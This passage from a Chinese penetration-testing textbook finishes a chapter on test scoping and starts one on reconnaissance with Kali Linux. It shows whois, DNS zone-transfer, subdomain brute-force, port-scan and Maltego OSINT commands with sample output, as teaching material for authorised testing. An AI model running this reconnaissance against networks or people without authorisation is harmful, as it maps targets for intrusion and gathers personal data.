客户提出的项目需求，可能有意或无意地提示出被测环境的局限条件和测试边界。这些局限条件和测试边界，可分为技术上的、知识上的或者由客户设定的正规限制。因为这些约束条件可能会对测试造成重大影响，所以测试人员得通过其他可行方案规避这些问题。必须注意的是，有些限制是无法通融或修改的，因为客户要通过这些限制来管控整个渗透测试的过程。下文将会介绍常见的限制类型和相应的案例。

● 技术限制：在定义了合适的测试边界之后，审计人员可能发现目标网络基础设施中使用了一种无法测试的新型技术，这种类型的限制就是技术限制。发生这种情况的原因是缺乏评估这种新技术的渗透测试工具。例如，XYZ公司引进了一款性能优异的GZ型网络防火墙，他们把GZ部署在网络入口以保护整个内部网络。然而，GZ防火墙运用的专利技术，导致了现有的任何一款防火墙评估工具都无法评估该产品。因此，测试单位需要及时更新解决方案，以解决新技术带来的评估障碍。

● 知识限制：渗透测试人员在知识能力方面的局限会对整个项目产生负面影响。例如，专门从事数据库渗透的测试人员，无法负责网络基础设施的物理安全评估。因此，为了顺利完成项目任务，最好能够依据人员的知识结构和技能水平分配他们相应的角色和职责。

● 基础设施有关的其他方面的限制：为了控制评估的实施过程，客户也可能会添加特定的测试限制。为了实现这种控制，他们可能会限制测试人员仅接触那些需要被评估的网络设备和技术，而不让他们接触 IT 基础设施的其他部分。通常，需求收集阶段的工作应能明确这些限制。例如，客户可能会要求测试网段A里的所有设备，但是他们还会同时要求不得测试第一个路由器。客户需求里的这种限制，会无法衡量第一个路由器的安全性；即使彻底检查了网络里的其他所有设备并保证了其安全，还是这个路由器的问题很有可能引发整个网络的安全事故。 因此，在接受这类限制之前，必须认真地考虑全局问题。

评估人员务必在用户需求收集阶段，仔细观察、深入分析所有的局限条件和限制要求。优秀的渗透测试人员应能仔细分辨每一个相关需求，应能与客户进行讨论，取消或者改变所有可能造成测试流程意外中断，或者造成测试结果歧义的限制。虽然本质上说，无法规避某些技术上的限制，而且需要额外的时间来开发克服相应限制的测试方案，但是引入高水平的测试人员，使用先进的测试工具和技术，也可能克服这些限制。

3.4 定义业务指标

在明确评估需求和签署服务协议之后，下一步工作就是定义业务指标。这将保证测试结果能够给客户的业务带来各个方面的好处。每一项业务指标都对应着相应的评估需求，把安全评估的成果展现为业务的业绩。我们整理出一些普遍适用于各类渗透测试项目的业务指标。然而，您也可能根据客户的需求重新设计这份清单。这个工作十分重要，审计人员应当能够观察、理解客户的业务出发点，在测试前、测试中、测试后都满足最低程度的指标。管理团队和技术团队通力合作，以保证业务可靠性为命题，以增强信息系统安全性为着手点，共同制定业务指标。无论何种类型的安全评估项目，均可参考下述这个通用的业务指标。

● 通过常规安全检查，提高企业形象和业内认可程度。

● 以保证业务完整性为契机，达到必要的标准和规范。

● 提高存有客户、员工和其他业务单位信息的机要系统的安全性。

● 在网络基础设施中排查现有的威胁和已知漏洞，协助建立安全制度以及可对抗已知和未知风险的工作流程。

● 提供一个可平滑过渡的、健全的业务组织架构，从而使合作伙伴和客户能够受益。

● 把维护 IT 基础设施安全性的费用降到最低。安全评估业务可衡量业务系统的保密性、完整性和可用性。

● 帮助客户消除所有尚未被对手恶意利用的潜在风险，避免潜在事故可能造成的损失，从而提高了投资回报率（ROI）。

● 评估人员向客户技术团队推荐的详细的安全流程，可帮助客户消除有关的安全隐患，最终减少客户的运营负担。

● 根据目标信息系统所采用的底层技术，以业内相应的最佳安全实践为蓝本，配合最佳组合的工具和技术，对被测单位的信息系统进行安全评估。

● 推荐所有可用于保护经营性资产的安全解决方案。

3.5 项目管理和统筹调度

要管理好渗透测试项目，就要彻底了解范围界定流程中的各个部分。一旦明确了范围目标，项目主管就可以与渗透测试人员协作，共同开发一个拟定好项目计划和时间进度的正式大纲。虽然渗透测试人员通常可以独立完成这个任务，但是让客户参与进来更好，因为他们会在有关的日程安排上给予积极的配合。项目管理和进度安排非常重要，因为在执行测试任务时必须精确保持进度，避免超出预定的时间。在渗透测试过程中，一旦给相关任务明确指派了合适的资源之后，就更有必要给与之有关的关键任务拟定进度安排。

所谓“任务”，就是由渗透测试人完成的一部分工作。而“资源”可以是安全评估中涉及的人员，也可以是在测试过程中的普通资源，例如实验器材。我们可以使用许多现有的项目管理工具，把项目管理得高效而划算。下文列出了一些项目管理工具。您可根据实际环境和客户需求来选择最佳的工具。

上述每个工具的功能都很强大。应用这些工具，参照预定任务和时间规划，项目管理主管可以轻松地追踪、管理渗透测试人员的工作进度。此外，这些工具都提供了非常高级的功能。例如，在任务完成和超过期限时，这些工具可以给项目主管发送警报信息。实际上，在渗透测试工作中应用项目管理工具的好处有很多。例如能够促进人们按时完成任务，提高测试生产力和客户满意度，改善工作的质和量，灵活地控制工作流程等。

3.6 本章总结

本章介绍了渗透测试工作里与范围界定有关的部分。如果您准备启动专业的渗透测试项目，就应当充分重视这部分工作。本章介绍的内容主要是确定测试需求方面的必要规范。基于这个目的，本章强调并详细描述了范围界定流程的每一个相关步骤。这些步骤构成了实施测试所需的过程控制路线图。范围界定流程由 5 个独立的元素组成：收集需求、筹划工作、边界

分析、明确业务指标、项目管理和统筹调度。范围界定流程的工作，旨在于获取、管理尽可能多的与目标环境有关的信息，这部分信息在整个渗透测试的过程里都将起到举足轻重的作用。下面，我们总结一下范围界定流程工作的每个组成部分。

● 收集需求：从客户或者用户那里收集什么信息才能成功完成渗透测试任务？这部分内容提供一个可行的通用准则。在这个阶段的工作应当明确渗透测试的类型、基础设施信息、组织结构关系、预算概要、时间分配和交付成果的具体类型。

● 筹划工作：这个阶段的工作分为制定严谨的测试流程、解决人员配置、成本分析、保密协议、渗透测试合同以及操作规则的问题。这些工作内容本身就够成了制定正式测试计划所需的各个流程。最终制定的测试计划应能准确反映客户需求，应能全面解决测试工作会涉及的法律层面和业务领域的各种问题，应能合理分配资源，适当控制成本，并明确操作规则。另外，本章还有一个测试计划检查清单的样本，它会有助于保证测试计划的完整性。

● 边界分析：介绍了在解读客户需求时，需要注意何种的局限条件和测试边界。它们主要分为技术上的限制、知识限制，或者客户为了控制渗透测试流程而提出的基础设施有关的其他方面的限制。专业人员应能根据客户的需求，准确清晰地判断出各种测试边界。有一些特定的流程可用于克服这些问题。

● 明确业务指标：这个阶段的工作主要关注渗透测试服务能够给客户带来的关键效益。本章的这一小节提供了一系列的业务指标，这些指标结合了评估准则和评估服务的专业效果。

● 项目管理和统筹调度：在范围界定流程里，这个阶段的工作至关重要。当收集好全部需求，并将之整理为测试计划的有关内容之后，就需要为每项任务分配适当的资源和时间。我们可以通过使用先进的项目管理工具，毫不费力地跟踪这些任务的进度状况和资源状态。这些工作有助于提高测试的生产力和工作效率。

下一章将介绍在渗透测试中扮演重要角色的侦察流程。它包括探测公共资源、DNS 服务器、搜索引擎以及其他有关目标基础设施的逻辑信息。

第4章 信息收集

本章将阐述信息收集的概念及其作用，进而介绍信息收集阶段的各项渗透测试工作。此外，我们还会介绍 Kali Linux 收录的信息收集工具。希望读者在阅读本章之后能够理解在信息收集阶段的渗透测试工作，并且能够在实际的渗透测试中顺利收集各种必要信息。

前面章节介绍过，渗透测试方法论的第二个阶段是信息收集阶段。在这个阶段中，要尽可能地收集与测试目标有关的各类信息。这些信息包括DNS信息、IP地址、采用的技术以及具体配置、用户名的组织单位、文件、程序代码、密码重置信息、联系人信息等。信息收集阶段收集到的每一条信息都至关重要。

信息收集的方法可归为两类：主动式信息收集和被动式信息收集。主动式收集方法是通过直接发起与被测目标网络之间的互动来获取相关信息。例如，ICMP ping 或者 TCP 端口扫描就属于主动式信息收集手段。而被动信息收集方法，则是通过第三方服务来获取目标网络的相关信息，例如使用谷歌搜索引擎等。

这两种收集方式并没有优劣之分，每种方式都有各自的优点。如果采用被动式扫描，您收集到的信息相对较少，但是这种扫描却不会被发现。然而，尽管主动扫描可获取的信息相对多一些，但是很多设备可能已经捕获了您的扫描行为。在渗透测试项目中，可能需要重复进行多次扫描才能获取足够充分的信息。您也可以与渗透测试的顾客进行沟通，选取他们需要的信息收集方式。

本章内容分为下述几个部分：

- 通过公开网站收集目标域的有关信息；
- 收集域的注册信息；
- DNS 分析；
- 收集路由信息；
- 利用搜索引擎。

4.1 公开网站

我们可以通过某些公开网站来收集目标域的有关信息。通过公开网站收集信息的好处在于不必向目标网络直接发送数据，从而避免使目标察觉我们的行动。

您可以使用下述网站：

上述网站简单易用，您只需在可接入互联网的设备上打开浏览器就可开始收集信息。我们建议您在使用Kali Linux 里的工具之前首先使用公开网站获取信息。

为了保护真正存在的网域，我们在本文的示例里更换了真实的域名。下文用到了很多的域名，例如IANA的保留域名examples.com。这些域名仅供演示之用。

4.2 域名的注册信息

在知道目标的域名之后，您想做的第一件事可能就是从whois数据库里获取域名的注册信息。whois数据库记录有该域名的DNS服务器信息和注册人的联系信息。

WHOIS是一个标准的互联网协议，可用于收集网络注册、注册域名、IP地址和自治系统的信息。RFC 3912 明确了这一规则的有关规范，有兴趣的读者可参见 https://www.ietf.org/rfc/rfc3912.txt。

默认安装的Kali Linux 带有whois 客户端程序。如需查询某一域名的whois 信息，可在终端中使用下述whois指令：

```
whois example.com
```

然后，该指令会显示这个域名的whois信息：

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered

with many different competing registrars. Go to http://www.internic.net

for detailed information.

Domain Name: EXAMPLE.COM

Registrar: REGISTRAR.COM

Whois Server: whois.registrar.com

Referral URL: http://registrar.com

Name Server: NS.HOSTING.COM

Name Server: NS2.HOSTING.COM

Status: clientDeleteProhibited

Status: clientRenewProhibited

Status: clientTransferProhibited

Status: clientUpdateProhibited

Updated Date: 08-apr-2012

Creation Date: 08-apr-2012

Expiration Date: 08-apr-2015

> Last update of whois database: Wed, 25 Jul 2012 02:15:41 UTC <<<

Please note: the registrant of the domain name is specified

in the "registrant" field. In most cases, registrar.com

is not the registrant of domain names listed in this database.

The Registrant:

Jalan Sudirman No. 1

DKI Jakarta

Indonesia 12345

Domain Name: EXAMPLE.COM

Created on: 08-Apr-12

Expires on: 08-Apr-15

Last Updated on: 08-Apr-12

Administrative Contact:

The Registrant

Jalan Sudirman No. 1

DKI Jakarta

Indonesia 12345

62 2112345678

Technical Contact:

The Registrant registrant@example.com

Jalan Sudirman No. 1

DKI Jakarta

Indonesia 12345

62 2112345678

Domain servers in listed order:

NS.HOSTING.COM

NS2.HOSTING.COM

我们可以在上述 whois 返回结果中获取 DNS 服务器的信息以及域名注册人的联系信息。这些信息会在渗透测试的后续阶段发挥作用。

除了通过命令行的whois客户端程序，我们还可以使用下述网站获取whois信息，这些网站同样通过whois客户端程序查询有关信息。

- www.whois.net
- www.internic.net/whois.html

此外，您也可以访问顶级域名注册商，查询相应域名的信息。

- 美洲：www.arin.net/whois/
- 欧洲：www.db.ripe.net/whois
- 亚太：www.apnic.net/apnic-info/whois_search2

顶级域名注册商的系统，只提供在他们那里注册的域名的 whois信息。例如 ARIN 提供的 whois 服务只能在它自己的数据库里查找whois信息，而不会搜索RIPE和APNIC的数据库。

4.3 DNS记录分析

使用DNS分析工具可收集DNS服务器信息和有关域名的相应记录。

DNS记录分为下述几种类型。

例如，在某次渗透测试的过程之中，客户要您查找他们域名下的所有主机和IP地址。此时您只有域名信息。我们能够通过几个工具回答客户的询问。

4.3.1 host

在得到DNS服务器信息之后，下一步工作就是找出主机名称的IP地址。这种情况下，我们可以使用host指令向DNS服务器查询主机的IP地址。

```
host www.example.com
```

该指令的返回结果如下。

www.example.com has address 192.0.43.10

www.example.com has IPv6 address 2001:500:88:200::10

我们可以从中找到主机www.example.com的IPv4地址和IPv6地址。

默认情况下，host指令会搜索域名的A记录、AAAA记录和MX记录。如需查询全部DNS记录，可以使用选项-a。

host -a example.com

Trying "example.com"

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25153

;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2

;; QUESTION SECTION:

;example.com. IN ANY

;; ANSWER SECTION:

example.com. 3201 IN SOA dns1.icann.org.

hostmaster.icann.org. 2012080782 7200 3600 1209600 3600

example.com. 46840 IN NS a.iana-servers.net.

example.com. 46840 IN NS b.iana-servers.net.

;; ADDITIONAL SECTION:

b.iana-servers.net. 1401 IN A 199.43.133.53

a.iana-servers.net. 1401 IN A 199.43.133.53

Received 170 bytes from 202.152.165.39#53 in 563 ms

host指令查询域名信息的DNS服务器，就是文件/etc/resolv.conf指定的DNS服务器。如果想查询其他的DNS服务器，可在指令的尾部直接添加DNS服务器地址。

通过查询域名的IP信息，这种查询叫做正向查询（forward lookup）。而通过IP 地址查询域名，这种查询叫做逆向查询（reverse lookup）。

使用下述指令进行逆向查询，将会得到什么信息？

host 23.23.144.81

host 程序还可以进行DNS 域传输（zone transfer）。域传输的结果包含某一域里所有的主机名称。

DNS服务器的域传输机制用于在主控（master）DNS服务器和其他服务器（通常是从属DNS服务器/slave）进行DNS数据库同步。若没有这种机制，管理员就得分别更新每台 DNS服务器的数据库。DNS 服务器应当只和同一域里的经过身份验证的服务器进行域传输。

因为DNS域传输功能可能外泄整个域的所有信息，所以人们大多都对这个功能进行了限制。当今，提供公开的域传输的DNS服务器已经很少见了。

如果某台 DNS 服务器会与任意主机进行域传输，就说明这台 DNS服务器的配置不正确。

如果某台DNS服务器可以进行域传输，我们就可使用下面这类指令。

host -l example.com ns4.isp.com

DNS域传输的结果如下。

Using domain server:

Name: ns4.isp.com

Address: 172.16.176.22#53

Aliases:

example.com name server ns1.isp.com.

example.com name server ns2.isp.com.

example.com has address 192.168.1.1

smtp.example.com has address 192.168.1.2

mail.example.com has address 192.168.1.3

webmail.example.com has address 192.168.1.3

www.example.com has address 192.168.1.4

在进行域传输时，host指令将会返回该域的NS记录、PTR记录和地址记录。本例所使用的配置不当的DNS服务器是ns4.isp.com。

4.3.2 dig

除了host指令之外，您还可以使用dig指令进行DNS查询。相比host指令而言， dig指令的用法更为灵活，输出更为清晰。您甚至可以使用dig指令处理一个文件里所有的DNS查询指令。

我们可使用dig命令查询example.com（见图4.1）。

图4.1

如果在使用它的时候不指定任何选项，dig指令仅会返回该域的A记录。如需查询全部类型的DNS数据，我们可把type选项设定为any。

dig example.com any

; <<>> DiG 9.7.0-P1 <<>> example.com any

;; global options: +cmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40971

;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 2

;; QUESTION SECTION:

;example.com. IN ANY

;; ANSWER SECTION:

example.com. 3565 IN SOA dns1.icann.org.

hostmaster.icann.org. 2012080782 7200 3600 1209600 3600

example.com. 83186 IN AAAA 2001:500:88:200::10

example.com. 48296 IN NS b.iana-servers.net.

example.com. 48296 IN NS a.iana-servers.net.

;; ADDITIONAL SECTION:

a.iana-servers.net. 182 IN A 199.43.132.53

b.iana-servers.net. 182 IN A 199.43.133.53

;; Query time: 327 msec

;; SERVER: 202.152.165.39#53(202.152.165.39)

;; WHEN: Sat Aug 18 10:46:09 2012

;; MSG SIZE rcvd: 198

这条指令返回了该域名的SOA记录、NS记录、A记录和AAAA记录。

在使用dig指令进行域传输时，我们必须设置DNS服务器为权威DNS，并且设置传输类型为axfr。

dig @ns4.isp.com example.com axfr

该指令的返回结果如下。

; <<>> DiG 9.7.0-P1 <<>> @ns4.isp.com example.com axfr

; (1 server found)

;; global options: +cmd

example.com. 3600 IN SOA ns1.isp.com. hostmaster.

isp.com. 2011020409 900 600 86400 3600

example.com. 3600 IN NS ns1.isp.com

example.com. 3600 IN NS ns4.isp.com

example.com. 3600 IN A 192.168.1.1

example.com. 3600 IN MX 192.168.1.3

mail.example.com. 3600 IN A 192.168.1.3

webmail.example.com. 3600 IN A 192.168.1.3

www.example.com. 3600 IN A 192.168.1.4

example.com. 3600 IN SOA ns1.isp.com hostmaster.

isp.com 2011020409 900 600 86400 3600

;; Query time: 855 msec

;; SERVER: 172.16.176.22#53 (172.16.176.22)

;; WHEN: Sat Aug 18 10:59:11 2012

;; XFR size: 9 records

这个指令的返回结果和host 的返回结果十分相似。如果看到这种类型的返回结果，就说明我们收集到了所有DNS记录。

4.3.3 dnsenum

另外，我们可利用dnsenum程序收集DNS数据。这个程序能够收集的DNS信息分为下述几类：

- 主机IP 地址；
- 该域的DNS 服务器；
- 该域的MX 记录。

在这一章里，您会发现不同程序的返回结果十分相似。这是因为我们就是在通过不同的程序验证相同的数据。返回同一信息的程序越多，我们对这一信息就越有信心。

除了获取DNS信息的功能之外，dnsenum还有下述几个特性。

- 它能够通过谷歌搜索其他的域名和子域名。
- 可使用字典文件对子域名进行暴力破解。Kali Linux 收录的dnsenum 自带有字典文件（dns.txt），该字典可测试1480个子域名。此外另有可测试266930个子域名的字典文件dns-big.txt。
- 可对C 类网段进行whois 查询并计算其网络范围。
- 可对网段进行反向查询。
- 采用多线程技术，可进行并发查询。

如需启动dnsemu，可在终端中使用下述指令。

```
dnsenum
```

而后，程序会在屏幕上显示它的指令介绍。

为了演示dnsenum的用法，我们将用它来收集目标域的DNS信息。

```
dnsenum example.com
```

该指令的返回结果如下。

```
dnsenum.pl example.com
```

dnsenum.pl VERSION:1.2.2

----- example.com ----

Host's addresses:

Name Servers:

---

ns1.isp.com 10771 IN A 172.168.1.2

ns0.isp.com 7141 IN A 172.168.1.1

Mail (MX) Servers:

---

hermes1.example.com 864000 IN A 192.168.10.3

hermes.example.com 3600 IN A 192.168.10.2

Trying Zone Transfers and getting Bind Versions:

Trying Zone Transfer for example.com on ns0.isp.com ...

AXFR record query failed: NOERROR

ns0.isp.com Bind Version:

DNS server

Trying Zone Transfer for example.com on ns1.isp.com ...

example.com 86400 IN SOA

example.com 86400 IN NS

example.com 86400 IN MX

example.com 86400 IN TXT

admin.example.com 3600 IN NS

blogs.example.com 3600 IN NS

ftp.example.com 3600 IN A 192.168.10.4

hermes.example.com 3600 IN A 192.168.10.2

hermes.example.com 86400 IN TXT

hermes.example.com 86400 IN SPF

hermes1.example.com 86400 IN A 192.168.10.2

www.example.com 3600 IN NS

ns1.isp.com Bind Version:

DNS server

brute force file not specified, bay.

默认情况下，dnsenum会返回主机地址、名称解析服务器和邮件服务器的IP地址信息。好在ns1.isp.com这台DNS服务器允许我们对example.com进行域传输。

在不能进行域传输的情况下，我们可以使用字典文件对子域名进行暴力破解。例如，如果使用字典文件dns.txt暴力破解example.com的子域名，可使用下述指令。

dnsenum -f dns.txt example.com

该指令的返回结果如下。

Brute forcing with dns.txt:

---

apps.example.com 86400 IN A 192.168.10.152

mail.example.com 86400 IN A 192.168.10.107

portal.example.com 86400 IN A 192.168.10.249

请注意，DNS域名暴力破解的耗时较长。

幸运的是，目标域使用了常见域名。我们使用字典文件进行暴力破解，发现了多个子域名（apps、mail和portal）。

我们还可以通过 Google 搜索某域的子域名。在 DNS 域传输被禁用的情况下，这种方法十分有效。在dnsenum指令里加上“–p页数”选项，可在Google结果的前几页里搜索子域名。而在指令的里加上“–s 数量”，则可按个数搜索子域名。为了加速搜索进程，可以设置线程的数量（--threads）。

4.3.4 dnsdict6

前文介绍了几个枚举IPv4子域名的DNS工具。如果您需要枚举IPv6的子域名，就需要使用The Hacker's Choice（THC）小组推出的dnsdict6。

为了访问Kali Linux 中的dnsdict6，可以在终端中输入下述命令。

```
dnsdict6
```

这将显示dsndict6帮助页面。

如果没有任何选项，dsndict6将使用内置的字典文件和8个线程。

枚举example.com各子域名的指令如下。

```
dnsdict6 example.com
```

该指令的返回结果如图4.2所示。

图4.2

dnsdict6自带的字典文件可测试798个子域名。在使用dnsdict6暴力破解子域名之后，我们可以看到它测试出了example.com的1个IPv6的子域名（www）。

我们发现dnsdict6显示的字典单词的数量不对。在我们给它指定了一个含有3个条目的字典文件之后，dnsdict6 程序却显示字典里含有4个条目。

在指定选项-4 之后，dnsdict6 就可以测试IP v4的子域名。还可通过-d 选项，让它收集该域的DNS和NS信息。现在，我们演示一下这两个选项的作用（见图4.3）。

图4.3

4.3.5 fierce

DNS枚举工具fierce可通过多项技术查找目标的IP地址和主机名。它会通过您计算机使用的DNS 服务器查找继而使用目标域的 DNS 服务器。它同样可以利用暴力破解子域名。在使用字典文件进行暴力破解时，它会调用目标域的 DNS 服务器逐条尝试字典里的DNS条目。这个工具的主要特点是，它能够针对不连续的IP空间和主机名称进行测试。

在Kali Linux 里的终端窗口里使用下述命令可查看fierce 的帮助文件。

fierce -h

举例来说，我们可使用fierce查找某个域的有关信息。

fierce -dns example.com -threads 3

该指令返回的结果如下。

DNS Servers for targetdomain.com:

ns4.example.com

ns1.example.com

ns2.example.com

ns3.example.com

Trying zone transfer first...

Testing ns4.example.com

Request timed out or transfer not allowed.

Testing ns1.example.com

Request timed out or transfer not allowed.

Testing ns2.example.com

Request timed out or transfer not allowed.

Testing ns3.example.com

Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)

Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...

Nope. Good.

Now performing 1895 test(s)...

192.168.116.3 voips.example.com

192.168.116.7 ns.example.com

192.168.116.19　streaming.example.com

192.168.117.50　dev.example.com

192.168.117.16　mx1.example.com

192.168.117.17　mx2.example.com

192.168.117.18　mx3.example.com

192.168.117.16　imap.example.com

192.168.117.5　www.example.com

192.168.117.6　intra.example.com

192.168.117.17　mail.example.com

192.168.117.5　web.example.com

192.168.117.16　webmail.example.com

Subnets found (may want to probe here using nmap or unicornscan):

192.168.73.0-255 : 2 hostnames found.

192.168.46.0-255 : 1 hostnames found.

192.168.116.0-255 : 34 hostnames found.

192.168.117.0-255 : 25 hostnames found.

Done with Fierce scan: http://ha.ckers.org/fierce/

Found 62 entries.

Have a nice day.

fierce进行DNS枚举的耗时可能会比较长。

上述篇幅介绍了搜索某个域的主机名称的多种方法。您可能会对主机名的作用产生疑问。在渗透测试项目里，只要能够在DNS分析阶段找到主机名称，就可以对该主机进行测试。

4.3.6 DMitry

DMitry（Deep Magic Information Gathering Tool）属于多功能的信息收集工具。它收集信息的主要方式可分为：

- 根据IP 地址（或域名）来查询目标主机的whois 信息；
- 在Netcraft.com 的网站上挖掘主机信息；

- 查找目标域中用的子域；
- 查找目标域的电子邮件地址；
- 探测目标主机上打开的端口、被屏蔽的端口和关闭的端口。

尽管 Kali Linux 中的很多工具都可以部分获取这些信息，但是 DMitry 更为方便。它整合了这些工具，能够在同一个报告里记录多种工具才能获取到的所有信息。

实际上 DMitry 不仅具有 DNS 分析功能，还有路由分析功能。但是我们认为这个工具更侧重与DNS分析，所以把它归到了DNS类工具。

如需通过图形界面启动DMitry，可通过菜单依次选中Applications|KaliLinux|Information Gathering | OSINTAnalysis | dmitry。您也可以在终端窗口里通过下述指令启动它。

dmitry

本例将使用DMitry程序依次完成下述任务：

- 进行whois 查询；
- 从Netcraft.com 的网站上收集相关信息；
- 搜索所有可能的子域；
- 搜索所有可能的电子邮件地址。

下面这个指令即可完成全部上述功能。

dmitry -iwnse targethost

该指令的返回结果如下。

Deepmagic Information Gathering Tool

"There be some deep magic going on"

HostIP:192.168.xx.xx

HostName:targethost

Gathered Netcraft information for targethost

Retrieving Netcraft.com information for targethost

No uptime reports available for host: targethost

Gathered Subdomain information for targethost

Searching Google.com:80...

HostName:targethost

HostIP:192.168.xx.xx

HostName:www.ecom.targethost

HostIP:192.168.xx.xx

HostName:blogs.targethost

HostIP:192.168.xx.xx

HostName:static.targethost

HostIP:192.168.xx.xx

HostName:webmail.targethost

HostIP:192.168.xx.xx

...

Gathered E-Mail information for targethost

Found 0 E-Mail(s) for host targethost, Searched 0 pages containing 0

results

DMitry程序还可以作简单的端口扫描，所需指令如下。

dmitry -p targethost -f -b

扫描结果如下。

Deepmagic Information Gathering Tool

"There be some deep magic going on"

HostIP:192.168.xx.xx

HostName:targethost

Gathered TCP Port information for 192.168.xx.xx

Port State

...

80/tcp open

...

135/tcp filtered

136/tcp filtered

137/tcp filtered

138/tcp filtered

139/tcp filtered

Portscan Finished: Scanned 150 ports, 138 ports were in state closed

从上述的扫描结果可以看出，targethost 使用了某种包过滤设备。它只允许连接到该主机的80端口，这个端口通常由Web服务器占用。

4.3.7 Maltego

Maltego是开源的情报收集程序和法证调查程序。它能够以一种人性化的方式挖掘、收集并整理信息。Maltego的开源意味着它从公开的资源里收集信息。在收集信息之后，您可使用Maltego标注各种信息之间的关联。

Maltego 能够以图形化的方式显示数据之间的关联。在分析信息片段各方面的共同性时，这种可视化功能可使工作变得简单。

Maltego可以收集以下几种网络信息：

- 域名；
- DNS 名；
- whois 信息；
- 网段；
- IP 地址。

它还可以用来收集与人有关的信息，例如：

- 某人所在公司或所在组织；
- 与某人有关的E-mail 地址；
- 与某人有关的网站；
- 与某人有关的社交网站；
- 与某人有关的电话号码。

Kali Linux 自带的Maltego应当是Maltego 3.3.0 Kali Linux 版。这属于社区版本，它存在一些功能上的限制。详细的限制可参见 http://www.paterva.com/web5/client/community.php。简而言之，这种版本限制分为：

- 不可用于商业用途；
- 每次转换（transform）最多返回转换结果中的12 项；
- 用户需要先在官方网站上注册，才能使用客户端程序；
- API key有效期仅为数天；
- 它与社区版的其他用户共享一台性能并不出色的服务器；
- 客户端和服务器端的通信是不加密的；
- 只能升级到主要发行版；
- 没有客户支持；
- 服务器端的转换功能不会更新。

Maltego具有70多种转换功能。所谓转换（transform）就是信息收集的一个阶段。Maltego每做一次转换就是在做一个阶段的信息收集工作。

如需使用 Maltego，可在图形菜单里依次选中 Kali Linux | Information Gathering |OSINTAnalysis | maltego，或者在终端中使用下述指令。

maltego

而后您将看到它的欢迎信息（见图4.4）。数秒钟之后，程序会启动Maltego设置向导，以帮助您在第一次运行它的时候进行客户端设置。

图4.4

点击Next后进入图4.5所示的界面。

图4.5

此时您需要输入登录Maltego社区的账号信息。如果您没有社区账号，可点击register here链接，在官方网站上进行注册。

注册页面如图4.6所示。

图4.6

在空白处填写相关信息之后，点击Register！按钮完成注册。

如果您有Maltego账号，在程序里输入正确的登录信息就可进入图4.7所示的界面。

图4.7

接下来要设置Maltego转换的种子（seed），如图4.8所示。

图4.8

此后Maltego客户端程序会连接Maltego服务器，以获取转换所需的信息。如果上述设置都设置正确，您将看到图4.9所示的界面。

图4.9

如果出现了上述界面，就说明 Maltego 成功完成了初始化操作。您现在就可以使用Maltego客户端程序。

在介绍Maltego的各种使用方法之前，我们先熟悉一下程序的界面（见图4.10）。

图4.10

程序窗口的左上角是 Palette（控制面板）窗口。您可以在这个窗口里选择不同实体（entity）类型的对象目标。Maltego的实体类型分为6组。

- 设备（Device）：例如电话、照相机。
- 基础设施（Infrastructure）：例如 AS、DNS 名称、域名、IPv4 地址、MX 记录、NS记录、网段、URL和网站。
- 地点（Locations）：例如地球。

● 渗透测试（Penetration testing）：采用各种技术的测试项目。

● 个人（Personal）：别名、文件、E-mail 地址、图像、人物、电话号码和短语。

● 社交网络（Social Network）：包括Facebook 和Twitter 实体、好友关系等。

图4.10顶部的中间部分，分别是Main View（主视图）、Bubble View（气泡图）和Entity List（实体清单）。分析人员应该在大图里标注数据之间的各种关系，而他们可在这三种视图里查看那些在大图中不明显的信息。Main View是常规工作视图，Bubble View把信息节点显示为气泡，而Entity List 则把节点显示为文本。

在视图旁边的几个图表分别代表不同的布局算法（layout algorithm）。Maltego 支持4种布局算法。

● 块状布局（Block layout）：信息挖掘的默认布局。

● 分层布局（Hierarchical layout）：类似文件管理器的树状布局。

● 中心布局（Centrality layout）：靠近中心的节点围绕中心进行分布，其他节点分散在四周。

● 紧凑布局（Organic layout）：节点分布距离尽量紧凑，每个节点与其他节点之间的距离尽量保持最短。

熟悉过程序界面之后，我们开始演示它的功能。

本文以example.com为例，演示收集某个域的信息的具体方法。

我们首先使用快捷键（Ctrl-T）创建新的工作图（graph）。在Palette标签里选 Infrastructure，然后点击 Domain。把对象拖曳到主窗口。如果操作成功，您将在主窗口里看到名为paterva.com的域对象。双击这个名称，把它重新命名为目标域；在本例中，我们给它重命名为example.com。

图4.11

右键点击这个域名，可看到可以应用的转换操作：

● DNS from domain（获取DNS 信息）；

● Domain owner's details（域注册人信息）；

● E-mail addresses from domain（E-mail 地址）；

● Other transforms（其他转换，包括To Person、To Phone numbers、To Website）；

● Files and documents from domain（文档操作）；

● All transforms（查看所有转换）。

我们在菜单里选中Run Transform | Other Transforms | Domain To DNS NameSchema，转换结果如图4.12所示。

进行DNS from domain转换后，可收集网站地址和该域有关的DNS 信息。

您还可以进行其他转换。

如果您要更改测试对象为其他域，应当保存当前工作图。保存工作图的具体方法是，点击Maltego图标，然后选择Save。工作图将被以Maltego工作图的格式保存为.mtgx文件。然后，可双击现有的域对象，更改域名。

图4.12

下一节将介绍几个收集路由信息的程序。

4.4 路由信息

获取网络路由信息的工具各种各样，本章将介绍几种常用工具。网络路由信息可以帮助测试人员了解自己的主机到目标主机之间的网络通信路径，进而理解目标主机的网络情况。保护目标主机的防火墙信息，往往也暗藏于路由信息里。

本节将介绍几款用于获取路由信息的工具。

4.4.1 tcptraceroute

tcptraceroute是traceroute程序的补充工具。传统的traceroute程序在其发送的UDP 或ICMP echo 数据包里，设置有特定的TTL（Time To Live）标志位。它把TTL的值从1开始递增，直到数据包到达目标主机为止。而tcptraceroute则是使用TCP数据包进行测试，它利用TCP SYN（握手请求）数据包进行路由信息探测。

相比其他程序，tcptraceroute 的优点在于其较高的通过率。如果在渗透测试人员和目标主机之间的防火墙禁止traceroute数据通过，那么traceroute指令就完全发挥不了作用。但是只要防火墙允许访问目标主机的特定TCP端口，就可以使用tcptraceroute程序穿过防火墙到测试目标主机。

在使用 tcptraceroute 时，如果相应的目标端口是开放的（open），程序将会收到SYN/ACK数据包；而如果目标端口是关闭的，那么它会收到一个RST数据包。

要使用tcptraceroute，只需在终端里使用下述指令。

```
tcptracaroute
```

这条指令会在屏幕上提示tcptraceroute的使用方法。

现在我们来演示它的用法。

